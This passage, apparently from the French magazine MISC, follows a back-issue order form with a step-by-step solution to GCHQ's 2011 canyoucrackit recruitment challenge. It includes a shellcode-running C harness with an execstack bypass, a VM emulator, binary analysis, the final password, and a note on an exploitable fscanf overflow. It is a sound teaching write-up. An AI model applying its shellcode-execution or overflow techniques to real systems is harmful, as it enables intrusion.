- ❑ N°17 Comment lutter contre - Le spam, les malwares, les spywares ?
- ❑ N°18 Dissimulation d'information
- ❑ N°19 Les Dénis de Services - La menace rôd
- ❑ N°20 Cryptographie malicieuse : quand les vers et virus se mettent à la crypto
- ❑ N°21 Limites de la sécurité
- ❑ N°23 De la recherche de faille à l'exploit
- ❑ N°25 Bluetooth, P2P, Messageries instantanées : Les nouvelles cibles
- ❑ N°26 Matériel, mémoire, humain, multimédia : Attaques tous azimuts
- ❑ N°28 Exploits et correctifs : Les nouvelles protections à l'épreuve du feu
- ❑ N°29 Sécurité du coeur de réseau IP : un organe critique
- ❑ N°30 Les protections logicielles
- ❑ N°32 Que penser de la sécurité selon Microsoft ?
- ❑ N°33 RFID - Instrument de sécurité ou de surveillance ?
- ❑ N°34 Noyau et rootkit
- ❑ N°36 Lutte informatique offensive - Les attaques ciblées
- ❑ N°37 Déni de service
- ❑ N°38 Code malicieux - Quoi de neuf ?
- ❑ N°39 Fuzzing - Injectez des données et trouvez les failles cachées
- ❑ N°40 Sécurité des réseaux - Les nouveaux enjeux
- ❑ N°41 LA CYBERCRIMINALITÉ ...ou quand le net se met au crime organisé
- ❑ N°42 LA VIRTUALISATION : Vecteur de vulnérabilité ou de sécurité ?
- ❑ N°43 La sécurité des web services
- ❑ N°44 Compromissions électromagnétiques
- ❑ N°45 La sécurité de Java en question
- ❑ N°46 Construisez et validez votre sécurité
- ❑ N°47 La lutte antivirale, une cause perdue ?
- ❑ N°48 Comment se protéger contre la peste spam ?

Numéros MISC épuisés :
N°3, N°5, N°11, N°13, N°15, N°22, N°24, N°27, N°31 et N°35

Numéros MISC Hors-Série épuisés : HS N° 1 et 2

* dans la limite des stocks disponibles.

Bon de commande

à remplir (ou photocopier) et à retourner aux Éditions Diamond – MISC – BP 20142 – 67603 Sélestat Cedex

Quantité	Prix / N°	Total
	x 4,00 €	=
	FRAIS DE PORT FRANCE MÉTRO. :	+ 3,90 €
	FRAIS DE PORT HORS FRANCE MÉTRO. :	NOUS CONSULTER
	TOTAL :	

Je choisis de régler par :

❑ Chèque bancaire ou postal à l'ordre des Éditions Diamond

❑ Carte bancaire n° |_|_|_|_| |_|_|_|_| |_|_|_|_| |_|_|_|_|

Expire le : |_|_|_|_|

Cryptogramme visuel : |_|_|_|

Date et signature obligatoire

Voici mes coordonnées postales :
Nom :
Prénom :
Adresse :
Code Postal :
Ville :
Téléphone :
e-mail :

❑ Je souhaite recevoir des infos des Édtions Diamond

❑ Je souhaite recevoir des infos des partenaires des Éditions Diamond

CANYOUCRACKIT.CO.UK : ANALYSE D'UN BUZZ ET SOLUTION DU CHALLENGE

Pierre Bienaimé – pbienaim@gmail.com

mots-clés : CHALLENGE SÉCURITÉ / CANYOUCRACKIT / GCHQ / RECRUTEMENT / BUZZ

Canyoucrackit.co.uk est un challenge de sécurité qui a su faire parler de lui. Derrière ce défi se cache une campagne de recrutement d'un nouveau genre lancée par les services secrets britanniques. Ces derniers promettaient en effet un poste à ceux capables de résoudre leur énigme. Après une analyse du phénomène canyoucrackit, nous proposerons une solution détaillée de ce challenge.

1 Le buzz canyoucrackit.co.uk

Nous pouvons clairement identifier deux phases dans la vie de ce challenge. Il est tout d'abord lancé sans aucune publicité, misant sur le bouche à oreille et les réseaux sociaux pour se faire connaître auprès d'un public ciblé. La provenance du challenge reste alors mystérieuse, seuls ceux arrivant au terme des épreuves découvrent de quoi il s'agit en réalité. Puis après un mois d'existence, le gouvernement britannique reconnaît ouvertement la paternité du challenge à grand renfort de communiqués de presse. Dès lors, de grands quotidiens diffusent la nouvelle. Moins d'une journée après les premiers articles, les réponses fuitaient déjà partout sur la Toile.

1.1 La phase anonyme

L'histoire commence au début du mois de novembre 2011. La page canyoucrackit.co.uk, représentée sur la figure 1, apparaît sur Internet. Elle affiche 160 couples de caractères hexadécimaux, un champ pour entrer un mot de passe, un compte à rebours et la question « can you crack it ? ». Le compte à rebours est prévu pour prendre fin le 1er décembre.

Aucun indice n'est apparent pour nous informer sur les créateurs du challenge, pas même les coordonnées fournies lors de la réservation du nom de domaine. Nous pouvons toutefois noter la présence des boutons Facebook, Twitter et Google+ qui invitent ceux qui travaillent sur le challenge à en parler autour d'eux. À ce moment, les moteurs de recherche n'apportent aucune information supplémentaire sur le challenge.




Figure 1 : Page du challenge

Une fois le challenge résolu et le mot de passe trouvé, nous découvrons la page de victoire, présentée en figure 2. Dans ce message, Le GCHQ (service de renseignement du gouvernement britannique) nous invite à postuler pour mettre notre savoir-faire au profit du combat contre le terrorisme. Le lien de cette page redirige ensuite vers le site officiel du GCHQ **[1]**.




Figure 2 : Page de victoire

AUTOUR DE L'ARTICLE...

▪ COMMENT DÉMARRER UN CHALLENGE

La plupart des challenges de sécurité se présentent sous la forme d'un problème sans énoncé. Des données non identifiées sont fournies au compétiteur, avec pour seule consigne de réussir à trouver le secret qu'elles renferment. Le premier travail consiste alors à comprendre ce que sont ces données et ce qu'on est censé en faire. Cette absence de ligne directrice peut en rebuter certains, qui se retrouvent lâchés dans la nature, sans savoir par où commencer. Voici quelques astuces simples pour les aider à démarrer.

Après avoir placé les données non identifiées dans un fichier, le premier bon réflexe est de vérifier s'il est d'un type connu. La commande `file` remplit très bien ce rôle en analysant l'en-tête du fichier. Elle révélera ainsi s'il s'agit d'un fichier vidéo, d'une image, d'un ELF... ou de données non identifiées.

Une fois le type de fichier identifié, il est toujours conseillé de se faire une rapide idée de ce qu'il contient. La commande `strings` permet ainsi de trouver des chaînes de caractères ASCII contenues dans le fichier. Il n'est alors pas rare de trouver des mots tels que *secret* ou *password*, qui vont fournir de précieux indices sur le travail à accomplir. Des commandes comme `xxd` permettent par la suite de regarder plus en profondeur l'endroit où se trouvent ces mots dans le fichier et de les replacer dans leur contexte.

Les organisateurs d'un challenge cachent parfois de petits fichiers à l'intérieur du fichier initial. Un outil tel que `hachoir-subfile` examine tout le fichier à la recherche d'en-têtes connus. Il permet ainsi de découvrir des zip ou des exécutables nécessaires à la poursuite du challenge.

Pour finir, maintenant que vous appréhendez un peu mieux le type de données qui vous a été fourni, il est temps de l'analyser plus en détail. S'il s'agit d'un binaire compilé, il faudra alors le déboguer (avec `gdb` par exemple) et le désassembler (avec `objdump` ou IDA). S'il est d'un type connu – mp3 par exemple – mais que votre lecteur favori ne parvient pas à le lire, il est temps de chercher des outils spécialisés dans l'analyse de ce format et de vous intéresser aux RFC. Enfin, dans le cas de données qui sont restées non identifiées après toutes ces vérifications, c'est qu'il s'agit probablement d'instructions assembleur, d'un fichier chiffré ou encore d'un fichier dont l'en-tête a été volontairement supprimé.

Vous n'avez maintenant plus d'excuse pour ne pas tenter votre chance lors du prochain challenge qui se présentera à vous.

1.2 La phase populaire

Le 1er décembre, le compte à rebours prend fin. Après être resté bloqué à zéro pendant quelques heures, il est étrangement réinitialisé. La nouvelle échéance offre un délai supplémentaire de 12 jours aux compétiteurs. Cependant, une différence de taille est maintenant présente : la couverture médiatique. En effet, une pléthore d'articles de presse datés du 1er décembre font la publicité de la nouvelle campagne de recrutement du GCHQ. Cela comprend des médias britanniques comme la *BBC* **[2]**, *The Daily Telegraph* **[3]**, *The Register* **[4]**, mais également la presse française avec *Le Monde* **[5]**.

De nombreux blogs et forums évoquent alors ce challenge. Très rapidement, des morceaux de solution sont donnés par divers internautes. Dès le 2 décembre, la simple recherche sur Google `site:canyoucrackit.co.uk` permet de révéler tous les niveaux intermédiaires du challenge ainsi que la page de victoire.

Certains pourraient considérer cette fuite si rapide des réponses comme étant un échec pour le GCHQ, rendant les futures candidatures caduques. Il faut plutôt y voir une stratégie de communication très bien menée de la part des services secrets britanniques. Leur but avec cette campagne était double. Tout d'abord ils souhaitaient se faire connaître auprès d'un public ciblé de personnes douées en sécurité, qui n'avaient jusqu'à présent pas envisagé de travailler pour le gouvernement. Ils ont pour cela rendu leur challenge disponible anonymement pendant un mois. Le second objectif était clairement de faire parler d'eux le plus largement possible, notamment pour atteindre les jeunes talents qui seraient passés à coté de la campagne officieuse. Le buzz provoqué en communiquant avec la presse est un succès. Et la fuite immédiate des solutions est un effet collatéral inéluctable qui était parfaitement prévu par le GCHQ.

1.3 La fin du challenge

Une question reste en suspens : que va-t-il se passer une fois le second compte à rebours terminé ? Une troisième échéance, la fermeture du site ou encore la publication d'une solution officielle ? La réponse est tombée le 13 décembre. Le compte à rebours s'est arrêté, le challenge a pris fin et la page d'accueil du site a changé. Le GCHQ nous gratifie d'une explication sur la raison d'être de ce challenge et fournit un descriptif très succinct du travail à accomplir pour venir à bout de ses trois niveaux. La conclusion est une invitation du lecteur intéressé à postuler pour mettre son talent au service de la sécurité de son pays. Le site semble donc avoir vocation à rester en ligne un certain moment et à servir de vitrine publicitaire pour tout nouveau visiteur tardif. Pour information, au moment de la rédaction de cet article, toutes les pages nécessaires à la réalisation du challenge sont encore disponibles. Bien qu'il soit

officiellement terminé, le challenge peut donc toujours être résolu comme au premier jour. Ceux qui se sentent prêts à relever le défi sont invités à arrêter leur lecture ici... pour l'instant.

2 Solution du challenge

Nous présenterons ici, en détail, une des solutions possible pour résoudre ce challenge.

2.1 Niveau 1

La première tâche consiste à placer les caractères hexadécimaux dans un fichier. Vient immédiatement la désagréable et curieuse constatation que tout copier-coller est impossible, puisque ces caractères sont en réalité incrustés dans une image au format PNG. Une fois ceux-ci recopiés, nous pouvons procéder aux vérifications d'usage. L'analyse préliminaire révèle que le fichier ne contient aucun en-tête connu. Quelques données attirent cependant l'attention. Nous trouvons en effet des suites de A et de B (respectivement 0x41414141 et 0x42424242), mais également un 0xdeadbeef, qui à n'en pas douter est un petit clin d'œil de la part des concepteurs. La tentative d'interpréter les données comme étant de l'assembleur x86 se révèle concluante :

```
$ ndisasm -u canyoucrackit.dat
00000000  EB04            jmp short 0x6
00000002  AF              scasd
00000003  C2BFA3          ret 0xa3bf
00000006  81EC00010000    sub esp,0x100
0000000C  31C9            xor ecx,ecx
0000000E  880C0C          mov [esp+ecx],cl
00000011  FEC1            inc cl
00000013  75F9            jnz 0xe
...
```

La première instruction est pour le moins étrange puisqu'il s'agit d'un saut permettant d'ignorer les 4 octets suivants. Ensuite, 256 octets sont réservés sur la pile et une boucle se charge de remplir cet espace avec toutes les valeurs possibles d'un octet. Une fois cette tâche accomplie, le programme se poursuit avec des suites d'instructions difficiles à suivre de tête. Tentons donc d'exécuter ce programme et de le déboguer. Pour cela, une méthode simple est de compiler un petit programme C qui va placer les données dans la pile puis les interpréter comme du code.

```
int main(int argc, char *argv[])
{
  char shellcode[] = "\xeb\x04\xaf\xc2\xbf\xa3\x81\xec\x00\x01\x00\
x00\x31\xc9\x88\x0c\x0c\xfe\xc1\x75\xf9\x31\xc0\xba\xef\xbe\xad\xde\
x02\x04\x0c\x00\xd0\xc1\xca\x08\x8a\x1C\x0c\x8a\x3c\x04\x88\x1c\x04\
x88\x3c\x0c\xfe\xc1\x75\xe8\xe9\x5c\x00\x00\x00\x89\xe3\x81\xc3\x04\
x00\x00\x00\x5c\x58\x3d\x41\x41\x41\x41\x75\x43\x58\x3d\x42\x42\x42\
x42\x75\x3b\x5a\x89\xd1\x89\xe6\x89\xdf\x29\xcf\xf3\xa4\x89\xde\x89\
xd1\x89\xdf\x29\xcf\x31\xc0\x31\xdb\x31\xd2\xfe\xc0\x02\x1c\x06\x8a\
x14\x06\x8a\x34\x1e\x88\x34\x06\x88\x14\x1e\x00\xf2\x30\xf6\x8a\x1c\
x16\x8a\x17\x30\xda\x88\x17\x47\x49\x75\xde\x31\xdb\x89\xd8\xfe\xc0\
xcd\x80\x90\x90\xe8\x9d\xff\xff\xff\x41\x41\x41\x41";
  void (*exec)() = (void*)shellcode;
  exec();
}
```

L'exécution du code va entraîner une erreur de segmentation car sur les systèmes d'exploitation récents, pour des raisons de sécurité, la pile n'est pas exécutable. Il est cependant possible de placer un flag spécifique dans l'en-tête ELF du binaire pour l'autoriser à avoir une pile exécutable. Cela peut être fait par la commande **execstack**. En outre, le shellcode étant potentiellement malveillant, il est plus prudent de travailler dans un environnement cloisonné.

```
$ gcc -o canyoucrackit canyoucrackit.c
$ ./canyoucrackit
Erreur de segmentation
$ execstack -s canyoucrackit
$ ./canyoucrackit
$
```

L'exécution ne produit aucun affichage. Grâce à un débogage avec **gdb**, nous étudions minutieusement le programme pour déterminer quelles instructions ont été exécutées. Nous découvrons que ce sont les instructions suivantes qui ont provoqué l'arrêt :

```
(gdb) x/10i $eip
=> 0xbffff29c: pop    %esp
   0xbffff29d: pop    %eax
   0xbffff29e: cmp    $0x41414141,%eax
   0xbffff2a3: jne    0xbffff2e8
   0xbffff2a5: pop    %eax
   0xbffff2a6: cmp    $0x42424242,%eax
   0xbffff2ab: jne    0xbffff2e8
   0xbffff2ad: pop    %edx
   0xbffff2ae: mov    %edx,%ecx
   0xbffff2b0: mov    %esp,%esi
```

Le pointeur de pile va être déplacé pour pointer sur les 4 derniers octets des données initiales du challenge, à savoir 0x41414141. Le premier test va donc réussir. Le second va par contre échouer, conduisant à une fin prématurée du programme. Ceci laisse à penser que les données initiales sont incomplètes. Il manque en effet au minimum deux mots de 4 octets pour que le programme poursuive son exécution : le premier valant 0x42424242 pour que le test passe, le second servant à donner une valeur au registre EDX.

Une nouvelle phase d'exploration est donc menée pour débusquer le morceau manquant. Le code source du site web est analysé à la recherche d'un commentaire volontairement laissé dans le code HTML, CSS ou Javascript. C'est ensuite au tour des images d'être disséquées en quête de métadonnées ou de fichiers cachés. Et c'est finalement l'image PNG présentée précédemment en figure 1 qui renferme l'indice. Voici un extrait du dump hexadécimal de cette image :

```
00000000  89 50 4e 47 0d 0a 1a 0a  00 00 00 0d 49 48 44 52  |.PNG........IHDR|
00000010  00 00 02 e4 00 00 01 04  08 02 00 00 00 ef 6a b6  |..............j.|
00000020  2d 00 00 00 01 73 52 47  42 00 ae ce 1c e9 00 00  |-....sRGB.......|
00000030  00 09 70 48 59 73 00 00  0b 13 00 00 0b 13 01 00  |..pHYs..........|
00000040  9a 9c 18 00 00 00 07 74  49 4d 45 07 db 08 05 0e  |.......tIME.....|
00000050  12 33 7e 39 c1 70 00 00  00 5d 69 54 58 74 43 6f  |.3~9.p...]iTXtCo|
00000060  6d 6d 65 6e 74 00 00 00  00 00 51 6b 4a 43 51 6a  |mment.....QkJCQj|
00000070  49 41 41 41 43 52 32 50  46 74 63 43 41 36 71 32  |IAAACR2PFtcCA6q2|
00000080  65 61 43 38 53 52 2b 38  64 6d 44 2f 7a 4e 7a 4c  |eaC8SR+8dmD/zNzL|
00000090  51 43 2b 74 64 33 74 46  51 34 71 78 38 4f 34 34  |QC+td3tFQ4qx8O44|
000000a0  37 54 44 65 75 5a 77 35  50 2b 30 53 73 62 45 63  |7TDeuZw5P+0SsbEc|
000000b0  59 52 0a 37 38 6a 4b 4c  77 3d 3d 32 ca be f1 00  |YR.78jKLw==2....|
000000c0  00 20 00 49 44 41 54 78  da ec bd 79 74 1c d5 b5  |. .IDATx...yt...|
```

Nous trouvons au début du fichier une chaîne de caractères ressemblant furieusement à du base64. Celle-ci est précédée par la mention *iTXtComment*. Une fois décodée, elle s'avère répondre à nos attentes. Nous obtenons ainsi 58 octets de données, commençant justement par le mot 0x42424242.

Nous concaténons donc notre shellcode initial et les données issues de l'image PNG. Comme prévu, le second test n'échoue plus et le programme termine son exécution normalement. Nous examinons alors l'état des registres et de la pile à la fin du programme. Nous découvrons que la pile contient l'indice permettant d'accéder au niveau 2.

```
(gdb) x/s 0xbffff0ba
0xbffff0ba:  "GET /15b436de1f9107f3778aad525e5d0b20.js HTTP/1.1"
```

Les curieux sont en droit de se demander comment cette chaîne est apparue en mémoire. Le shellcode s'avère en fait être un algorithme RC4 dont 0xdeadbeef est la clé de déchiffrement. Une information intéressante, mais qui n'est pas nécessaire à la résolution du problème.

2.2 Niveau 2

L'URL **www.canyoucrackit.co.uk/15b436de1f9107f3778aad525e5d0b20.js** nous permet de récupérer l'énoncé du niveau 2. En voici un extrait :

```
// stage 2 of 3
//
// challenge:
//   reveal the solution within VM.mem
//------------------------------------------------------------------------

var VM = {

  cpu: {
    ip: 0x00,
    r0: 0x00,
    r1: 0x00,
    r2: 0x00,
    r3: 0x00,
    cs: 0x00,
    ds: 0x10,
    fl: 0x00,
    firmware: [0xd2ab1f05, 0xda13f110]
  },

  mem: [
    0x31, 0x04, 0x33, 0xaa, 0x40, 0x02, 0x80, 0x03, 0x52, 0x00, 0x72, 0x01,
    0x73, 0x01, 0xb2, 0x50,
    ....
  ],

  exec: function()
  {
    // virtual machine architecture
    // ++++++++++++++++++++++++++
    //
    // segmented memory model with 16-byte segment size (notation seg:offset)
    //
    // 4 general-purpose registers (r0-r3)
    // 2 segment registers (cs, ds equiv. to r4, r5)
    // 1 flags register (fl)
    //
    // instruction encoding
    // ++++++++++++++++++++
    //
    //          byte 1              byte 2 (optional)
    // bits     [ 7 6 5 4 3 2 1 0 ] [ 7 6 5 4 3 2 1 0 ]
    // opcode     - - -
    // mod              -
    // operand1           - - - -
    // operand2                     - - - - - - - -
    //
    // operand1 is always a register index
    // operand2 is optional, depending upon the instruction set specified below
    // the value of mod alters the meaning of any operand2
    //   0: operand2 = reg ix
    //   1: operand2 = fixed immediate value or target segment (depending on
        instruction)

    //
    // instruction set
    // +++++++++++++++
    //
    // Notes:
    //   * r1, r2 => operand 1 is register 1, operand 2 is register 2
    //   * movr r1, r2 => move contents of register r2 into register r1
    //
    // opcode | instruction | operands (mod 0) | operands (mod 1)
    // -------+-------------+------------------+-----------------
    // 0x00   | jmp         | r1               | r2:r1
    // 0x01   | movr        | r1, r2           | rx,   imm
    // 0x02   | movm        | r1, [ds:r2]      | [ds:r1], r2
    // 0x03   | add         | r1, r2           | r1,   imm
    // 0x04   | xor         | r1, r2           | r1,   imm
    // 0x05   | cmp         | r1, r2           | r1,   imm
    // 0x06   | jmpe        | r1               | r2:r1
    // 0x07   | hlt         | N/A              | N/A
    //
    // flags
    // +++++
    //
    // cmp r1, r2 instruction results in:
    //   r1 == r2 => fl = 0
    //   r1 < r2  => fl = 0xff
    //   r1 > r2  => fl = 1
    //
    // jmpe r1
    //   => if (fl == 0) jmp r1
    //      else nop

    throw "VM.exec not yet implemented";
  }
};
```

```
try
{
  VM.exec();
}
catch(e)
{
  alert('\nError: ' + e + '\n');
}
```

La consigne a cette fois le mérite d'être très complète. Peut-être même trop. Nous apprenons tout d'abord qu'il s'agit du niveau 2 et que le challenge en contient 3. Le défi consiste ici à révéler la solution contenue dans **VM.mem**. La variable **mem**, ici volontairement tronquée pour des raisons de place, est une liste de 768 octets séparés en trois blocs de 256 octets.

Le code Javascript initialise des variables représentant l'état des registres d'un CPU et de la RAM d'une machine virtuelle. La fonction **exec**, pour l'instant vide, est ensuite appelée. Les concepteurs nous invitent à compléter cette fonction. En d'autres termes, à créer une machine virtuelle en Javascript.

Si la tâche peut sembler ardue de prime abord, elle se révèle au final tout à fait faisable dans la mesure où l'énoncé fournit tous les détails nécessaires et que l'assembleur utilisé ne contient qu'un nombre d'instructions très restreint. L'implémentation de la fonction **exec** consiste à retranscrire bêtement l'énoncé en code Javascript. Elle peut tenir en 100 lignes. La seule difficulté est qu'il est nécessaire de posséder quelques bases sur le fonctionnement d'un CPU x86. Cet exercice est donc une excellente occasion de découvrir les mécanismes qui se cachent derrière les processeurs, ou tout du moins de se faire une petite piqûre de rappel.

Résumons tout d'abord ce que l'énoncé nous apprend :

- Le CPU possède 8 registres, dont 4 généraux et 4 particuliers (pour le pointeur d'instruction, le segment de code, le segment de données et les flags). Ces registres semblent être chacun sur un octet.
- L'assembleur personnalisé possède un jeu de 8 instructions, chacune ayant deux modes. Les modes servent à changer la nature des opérandes. Ainsi, une opérande peut être soit directement une valeur, soit l'index d'un registre.
- La mémoire est découpée en segments de 16 octets. La notation **segment:offset** est utilisée afin de pouvoir adresser chaque octet de la mémoire.

Pour savoir quelle instruction exécuter, le CPU va lire l'octet contenu à l'adresse CS:IP, c'est-à-dire à l'adresse indiquée par le pointeur d'instruction, pour un segment de code donné. L'octet est analysé pour en déduire une instruction assembleur, son mode et ses opérandes. L'instruction est alors exécutée puis le registre IP est incrémenté de la taille de cette dernière. L'adresse CS:IP pointe à présent sur une nouvelle instruction. Le CPU va donc réitérer la même démarche tant que personne ne lui demande de s'arrêter. Le calcul de l'adresse CS:IP se fait en utilisant la formule CS*16 + IP.

L'implémentation se résume donc à une boucle infinie, avec pour chaque itération un **switch/case** sur l'instruction courante. Bien que l'énoncé nous invite à créer notre machine virtuelle en Javascript, rien ne nous empêche de choisir un langage plus expressif, plus familier et surtout plus facile à déboguer. Notre choix se porte sur le Python. Après avoir créé une classe **VM** qui possède les attributs **cpu** et **mem**, nous codons la méthode **exec**, dont voici le début :

```
def exec(self):
    while True:
        i = self.cpu["cs"]*16 + self.cpu["ip"]
        opcode = self.mem[i] >> 5
        mod = self.mem[i] >> 4 & 1
        operand1 = self.mem[i] & 0b1111

        if opcode == 0 or opcode == 6:
            # jmp / jmpe
            if opcode == 6 and self.cpu["fl"] != 0:
                self.inc_ip(1)
            else:
                r = self.get_register(operand1)
                self.cpu["ip"] = self.cpu[r]
                if mod == 1:
                    self.cpu["cs"] = self.mem[i+1]

        elif opcode == 1:
            # movr
            if mod == 0:
                raise Exception("fixme opcode {0} mod {1}".
format(opcode, mod))
            elif mod == 1:
                r = self.get_register(operand1)
                v = self.mem[i+1]
                self.cpu[r] = v
                self.inc_ip(2)

        elif ...
```

Pour plaire aux plus fainéants, il n'est pas nécessaire d'implémenter chaque mode de chaque instruction. En levant une exception quand un mode non implémenté est appelé, nous ne codons que ceux qui seront réellement utilisés par la VM. La classe est ensuite agrémentée de quelques petites méthodes utiles.

```
def inc_ip(self, inc):
    ip = self.cpu["ip"] + inc
    self.cpu["ip"] = ip % 256
    self.cpu["cs"] += 16*(ip/256)

def dump_mem(self):
    r = u""
    for i in self.mem:
        r += unichr(i)
    return r
```

La méthode **inc_ip** sert à incrémenter le pointeur d'instruction. Cette opération n'est pas anodine car il faut prévoir le cas où le segment de code va changer. Reste à déterminer si, dans le cas de cette VM, le segment de code doit être incrémenté quand le pointeur d'instruction atteint 16 (taille d'un segment mémoire) ou 256 (valeur maximale d'un registre). En effet, il existe deux façons

d'adresser le 18ème octet de la mémoire : **0:17** et **1:1**. Les deux choix d'implémentation ne sont pas équivalents. Un Jump n'atterrira pas au même endroit dans les deux cas, car il est directement lié à la valeur de CS.

Dans le mode réel de l'architecture x86, le registre CS augmente avec une granularité de 16. Rien n'indique que la machine virtuelle suit cette convention. L'expérimentation va cependant montrer que l'incrémentation de CS par pas de 1 (c'est-à-dire toutes les 16 instructions) aboutit à des instructions impossibles. Au contraire, une incrémentation par pas de 16 (toutes les 256 instructions) va se révéler fonctionnelle.

La 1288ème instruction appelée est un **hlt**. L'exécution est donc stoppée et comme le suggère l'énoncé, il est temps de dumper la mémoire afin d'y trouver le secret. Nous y découvrons une nouvelle requête **GET**.

```
GET /da75370fe15c4148bd4ceec861fbdaa5.exe HTTP/1.0
```

Les portes du troisième niveau sont ouvertes. Avant de les franchir, nous remarquons que la variable **firmware**, située à côté des registres du CPU, n'a jamais été utilisée tout au long du niveau 2. Un détail qui aura de l'importance plus tard.

2.3 Niveau 3

Nous récupérons le fichier **da75370fe15c4148bd4ceec861fbdaa5.exe**. Avant de chercher à l'exécuter, regardons d'abord brièvement ce qu'il a dans le ventre.

```
$ strings da75370fe15c4148bd4ceec861fbdaa5.exe
...
hqDTK7b8K2rvw
keygen.exe
usage: keygen.exe hostname
license.txt
error: license.txt not found
loading stage1 license key(s)...
loading stage2 license key(s)...
error: license.txt invalid
error: gethostbyname() failed
error: connect("%s") failed
GET /%s/%x/%x/%x/key.txt HTTP/1.0
...
```

Nous découvrons ainsi que le GCHQ n'est une fois de plus pas avare en indices. Ces quelques chaînes de caractères sont très explicites. Nous apprenons ainsi que l'exécutable s'appelle probablement **keygen.exe**, qu'il va chercher un fichier **license.txt** et que des *license keys* vont être chargées depuis les deux premiers niveaux. Pour finir, nous obtenons ce qui semble être le format de la requête **GET** qui fournira la solution du dernier niveau.

Vient maintenant le problème de l'exécution. Problème, car au moment de la résolution de ce challenge, il n'a pas été possible d'avoir une machine sous Windows à disposition. Une tentative a donc été faite avec **wine** car on ne sait jamais, sur un malentendu, ça peut fonctionner.

```
$ wine da75370fe15c4148bd4ceec861fbdaa5.exe
err:module:import_dll Library cygcrypt-0.dll
err:module:import_dll Library cygwin1.dll
```

L'exécutable utilise donc cygwin, la bibliothèque permettant d'avoir un environnement *Linux-like* sous Windows. Allez comprendre. Plutôt que de risquer de rompre le continuum espace-temps en installant cygwin avec wine, le choix a été fait de tenter de trouver la solution de manière statique. Au vu des révélations de **strings**, le fichier ne semble en effet pas particulièrement obfusqué. Nous le désassemblons avec IDA. Après quelques observations qui confirment les suppositions émises précédemment, nous nous intéressons à la requête **GET** pour comprendre la façon dont elle est construite.

```
loc_4012EF:
mov     eax, [ebp+12]
add     eax, 8
mov     eax, [eax]
mov     [esp+20], eax
mov     eax, [ebp+12]
add     eax, 4
mov     eax, [eax]
mov     [esp+16], eax
mov     eax, [ebp+12]
mov     eax, [eax]
mov     [esp+12], eax
mov     eax, off_402000 ; hqDTK7b8K2rvw
mov     [esp+8], eax
mov     dword ptr [esp+4], offset aGetSXXXKey_txt ;
                           ; GET /%s/%x/%x/%x/key.txt
                           ; HTTP/1.0\r\n\r\n
lea     eax, [ebp-312]
mov     [esp], eax
call    sprintf
```

Figure 3 : Construction de la requête GET

La fonction **sprintf** est appelée avec 4 paramètres. Le premier est la chaîne **hqDTK7b8K2rvw** codée en dur. Pour les 3 autres, il faut approfondir un peu l'analyse.

Nous pensons avoir trouvé le début de la requête. Avant d'aller plus loin, vérifions que nous sommes sur la bonne piste. En demandant une URL quelconque, nous obtenons une erreur 404 (*Not found*) de la part du serveur web de canyoucrackit.co.uk. Cependant, la requête **GET /hqDTK7b8K2rvw** retourne une erreur 403 (*Forbidden*). C'est l'assurance que le dossier existe bien **[6]**. Cette astuce va permettre de valider chaque morceau de l'URL, au fur et à mesure qu'ils seront trouvés.

En remontant la trace des 3 paramètres manquants, nous découvrons qu'ils proviennent du fichier **license.txt** que nous devons créer. Plus précisément, grâce aux messages affichés au moment de la lecture de ce fichier, le premier argument provient du niveau 1, et les deux autres du niveau 2. Pour finir, chacun de ces arguments a une taille de 4 octets.

Dans le niveau 1, nous nous rappelons que la 1ère instruction est un Jump suspicieux de 4 octets. Le mot 0xa3bfc2af n'est alors jamais utilisé. Concernant le second niveau, une des informations mystérieuses contient justement deux blocs de 4 octets :

```
firmware: [0xd2ab1f05, 0xda13f110]
```

Il semblerait donc que nous ayons retrouvé tous les éléments servant à reconstituer la requête :

```
GET /hqDTK7b8K2rvw/a3bfc2af/d2ab1f05/da13f110/key.txt
```

Le fichier `key.txt` contient le mot de passe final :

```
Pr0t3ct!on#cyber_security@12*12.2011+
```

Une fois le mot de passe entré sur la page principale, nous sommes redirigés vers la page de victoire présentée précédemment en figure 2.

Il est donc possible de finir le niveau 3 sans exécuter le binaire. Cela permet même d'économiser du temps dans la mesure où ce dernier réalise quelques opérations superflues. Pour que l'exécution soit un succès, il faut en effet créer un fichier `license.txt` dûment complété. En plus des 3 secrets, il doit commencer par la chaîne `gchq` suivie du texte clair qui, une fois passé dans une fonction `crypt`, donne `hqDTK7b8K2rvw` (à savoir le mot `cyberwin`).

Pour l'anecdote, le niveau 3 du challenge se trouve être vulnérable. Une fois le fichier `license.txt` ouvert, la fonction `fscanf` est appelée sans vérification sur la taille des données passées en entrée. Une longue chaîne de caractères en tête du fichier entraîne un *buffer overflow* exploitable. Il permet par exemple de contourner le test qui s'assure de la présence du secret `gchqcyberwin`. Le GCHQ a par la suite indiqué que cette vulnérabilité était délibérée et représentait un des chemins possibles pour arriver au terme du challenge. Libre au lecteur d'estimer s'il s'agit ici d'une porte laissée volontairement ouverte ou d'une conception maladroite rattrapée par une communication habile.

3 Le mot de la fin

Ce challenge a le mérite d'être abordable pour tous sans être ennuyeux pour autant. Les indices, plutôt nombreux, permettent de venir à bout du problème, même sans être particulièrement rompu à ce genre d'exercice. Comme tout challenge, il amène à se poser de nouvelles questions, à apprendre des choses et à développer son flair.

